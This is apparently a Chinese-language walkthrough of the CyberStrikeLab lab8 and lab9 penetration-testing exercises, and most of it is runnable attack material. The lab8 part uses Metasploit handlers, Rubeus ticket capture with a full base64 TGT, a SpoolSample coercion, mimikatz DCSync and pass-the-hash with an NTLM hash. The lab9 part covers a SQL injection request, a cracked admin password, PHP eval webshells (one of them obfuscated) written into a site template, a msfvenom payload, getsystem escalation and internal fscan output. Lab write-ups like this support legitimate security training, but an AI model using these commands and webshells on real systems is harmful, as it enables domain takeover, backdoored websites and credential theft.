
msf开启监听,上线
use exploit/multi/handler
set PAYLOAD windows/meterpreter/bind_tcp
set RHOST 10.5.5.33
set LPORT 4444
非约束委派
相关文章学习连接:https://forum.butian.net/share/1591


可能是环境出问题了(排除版本问题,我切换了多个AdFind版本),一直凭据出错,不能正常执行命令,拿到了33的系统权限也是一样,添加管理员账户执行AdFind照样错误,下面图来自网上
这里的图来自 https://www.hyhforever.top/posts/2025/07/cyberstrikelab-lab8/
# ADFind查询非约束委派账户
AdFind.exe -b "DC=cyberstrikelab,DC=com" -f "(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))" dn
# 使用Rubeus监听来自域控的票据
Rubeus.exe monitor /interval:2 /filteruser:DC$
利用打印机漏洞(SpoolSample)或类似攻击让域控主动连接非约束委派机器,从而生成并发送Kerberos票据给攻击者控制机器。
# 强制回连,获得域控机器账户的TGT
shell SpoolSample.exe DC CYBERWEB

# rubeus导入票据
Rubeus.exe ptt /ticket:doIFtDCCBbCgAwIBBaEDAgEWooIErDCCBKhhggSkMIIEoKADAgEFoRQbEkNZQkVSU1RSSUtFTEFCLkNPTaInMCWgAwIBAqEeMBwbBmtyYnRndBsSQ1lCRVJTVFJJS0VMQUIuQ09No4IEWDCCBFSgAwIBEqEDAgECooIERgSCBELeAgo8gfc1sOmVFHxh23jlld/MeJN/NEYNWOVmXG7H6J6jeQH/ux0qR9NhB8XEHpISi/k+m+d3MgVV9I97HPHPGpxMwwPwn283E5+JQBdhYK/Vq7eQhQScpw0+uojOX8Clvw/YjIv8V1G1Kqxyj+EbWm07KVjefQHMeuclOII27ZclrWuVxNQ1GI2GV+nLVrRMgGlKmh9FTnLKacg3lGZutWuUS1pU3OWc7Q0wClL6MeczUq378IMB3G4Vv3cAR8mY/niULKswPfzVbe6oeuvAIOpHHV6qoB631NiF48twHG78uZ+ExiVIU9p1juR7IL053H0LOSRTV/behPNz8c/mhcxCWDfXVEAn1gbibwUvrBSCiNP6hp234Qa4pbEB8PTlxXc0QYxQVF8VC+btIxx93APc+/W6wBzxPr65IIqlhlbV1NdUCIF2SGqliyHUdOIRF9llx52RaTsYhzX4D5Hsqoh8YLIs52q7o9gy6yyJi69qADD4jpmvC6exzl0l40qd+csY8vfb2Ojm5fwgNn1oDLWRxjPriEGQNSFIxBuDF4BD3lzWcQFbTsuBYl0a7NBXeFHFWwnDRoQrdO6UHSDcpJt0WRvo+8S+sr14PvTITr6BWeKafeBy/Ve+iovAFCZo7DbAUISpPxYdpIjUzIpfm7ZMLT015MGNYB16PhNvUL3tfavikHed87lgfvTs429bSOcYP1U1YnT8/z2TrIMuuKpvjyNq9cZmZeLsS9SnNCwiFartRSephd587X5ERqsg0ai/i87lWJCBCQ15a9LapH5vxYvnkHljhvT3/5Vo9RYfGiJbdEtxG1vR17LsGCV05ROpf8L0Fa0CdWXB84MSzXjoIySIRV9zAvvcsTfu+r6oTT7QL9ciG8FvaHY2Gtf32FlFOfVLdoy1B63d0nYoKoZmm09ImIFFjKV0871uhQ3po3nu1vVvJkiRHM7hVwhK9h9aHTtYahuig1z6oxqYVMsubnYlrUKIPKe6O/qTBSaJoH03cXnWYUxrObv5A5ekiIG6zuHsqmGaDXWZV/5SfB4DaztwJZHzvYwuCYsSR6IV2vWW4st9ONoWkzg08XXjvVoEqfqlpTs2WjxAPaK1kY8oIp7SHJ7DVovFnkf7puFHGbJ/wBCpdR61Pl1qj/ntuv1OVdRRb71DfTZHjmV4rXISZ3cjwAJTgKqlIUzzrkiTsmTrtk92z3eIfm9EE4NqkOJWmxd9sXhC58W4CVFnZXZ7A4BqiBctRX/ZMXLcz++55SqSLTg8Xbm01EXTVnQHU6XTdOPs+4ZRrXEo+r8I+hT0aQegwcDCCt1WseFh92ut06Y1zfyNcxcffBZPB3UA0Te49BxN493RdwbUw4RIObPUoucAW4r7i0p6Nk0MxXt+nnYHuKesYu+GhOStENyVjmbIcSLqd4cJNrBAX3cNZmCtSFGSuKahub4Lb7k0WoRZo4HzMIHwoAMCAQCigegEgeV9geIwgd+ggdwwgdkwgdagKzApoAMCARKhIgQgo+1mN3aSVBbGT0Sp9kwHxXFCpO+xUDGciGtbd189KomhFBsSQ1lCRVJTVFJJS0VMQUIuQ09NohAwDqADAgEBoQcwBRsDREMkowcDBQBgoQAApREYDzIwMjUwNTI1MDUwNDQwWqYRGA8yMDI1MDUyNTE1MDQ0MFqnERgPMjAyNTA2MDEwNTA0NDBaqBQbEkNZQkVSU1RSSUtFTEFCLkNPTaknMCWgAwIBAqEeMBwbBmtyYnRndBsSQ1lCRVJTVFJJS0VMQUIuQ09N
# mimikatz导出域内用户Hash
mimikatz.exe "lsadump::dcsync /domain:cyberstrikelab.com /user:cyberstrikelab\Administrator" "exit"
# PTH
proxychains impacket-psexec -hashes :9d880175be3fc0e75ebb9686f482cfa5 cyberstrike.com/administrator@10.5.5.66

相关解释AdFind.exe
这是一款免费的命令行工具,用于在AD域中执行查询域内信息,AD对象,LDAP协议交互情况,域内权限分析,以及域环境侦察,例如
# 查询域中所有用户
AdFind.exe -f "(objectcategory=person)" dn

# 查询不要求Kerberos预身份认证的用户(用于安全审计)
AdFind.exe -b "dc=example,dc=com" -f "(&(samaccounttype=805306369)(useraccountcontrol:1.2.840.113556.1.4.803:=4194304))"

# 获取域控制器信息
AdFind.exe -d domain.com -u username -p password -b "dc=domain,dc=com" -s base objectClass
详细的使用可以参考官方手册,百度一下,你就知道
cyberstrikelab-lab9
第一台
web 172.5.33.6

sql的payload
http://172.5.33.6/?case=crossall&act=execsql&sql=Ud-ZGLMFKBOhqavNJNK5WRCu9igJtYN1rVCO8hMFRM8NIKe6qmhRfWexXUiOqRN4aCe9aUie4Rtw5

a66abb5684c45962d887564f08346e8d 解密 admin123456
从robots.txt中发现admin地址,登录管理员账号

在这里发现了html模板中包含了php代码

在模板管理中修改index.html
<?php @eval($_POST['a']);?>
一句话还是连不上的,尝试另一种马,好像也没有其他方法能打进去了,网上找了十多种写法的马,就这种有效
<?php
function simpleTransform($str, $offset = 1) {
    $transformed = '';
    for ($i = 0; $i < strlen($str); $i++) {
        $transformed .= chr((ord($str[$i]) + $offset) % 256);
    }
    return $transformed;
}

$original = $_REQUEST["a"];
$transformed = simpleTransform($original, 3);
function reverseTransform($str, $offset = 1) {
    $reversed = '';
    for ($i = 0; $i < strlen($str); $i++) {
        $reversed .= chr((ord($str[$i]) - $offset + 256) % 256);
    }
    return $reversed;
}

$reversed = reverseTransform($transformed, 3);
echo eval($reversed);
蚁剑连接

生马
msfvenom -p windows/x64/meterpreter/bind_tcp RHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe
上线
msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/bind_tcp; set RHOST 172.5.33.6; set LPORT 4444; exploit -j -z"
提权,上传fscan
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > getsystem
...got system via technique 4 (Named Pipe Impersonation (RPCSS variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe
查ip,扫内网
C:\phpstudy_pro\WWW>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter ��̫��ʵ�� 1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3f:d815:5529:b836%11
   IPv4 Address. . . . . . . . . . . : 172.5.33.6
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.5.33.233

Ethernet adapter ��̫��ʵ�� 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c133:dd94:56a9:bdcc%2
   IPv4 Address. . . . . . . . . . . : 10.6.6.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.6.6.1

Tunnel adapter isatap.{730545FA-7DC0-4716-8AF2-678FFC6D1F1C}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{E6E2FD25-6949-4C86-A749-7F0F14616295}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\phpstudy_pro\WWW>fscan.exe -h 10.6.6.10/24
fscan.exe -h 10.6.6.10/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.1
start infoscan
(icmp) Target 10.6.6.10       is alive
(icmp) Target 10.6.6.55       is alive
(icmp) Target 10.6.6.88       is alive
[*] Icmp alive hosts len is: 3
10.6.6.55:88 open
10.6.6.10:3306 open
10.6.6.88:445 open
10.6.6.55:445 open
10.6.6.10:445 open
10.6.6.88:139 open
10.6.6.55:139 open
10.6.6.10:139 open
10.6.6.88:135 open
10.6.6.55:135 open
10.6.6.10:135 open
10.6.6.55:80 open
10.6.6.10:80 open
[*] alive ports len is: 13
start vulscan
[+] NetInfo:
[*]10.6.6.10
   [->]WIN-784BAKDI0AC
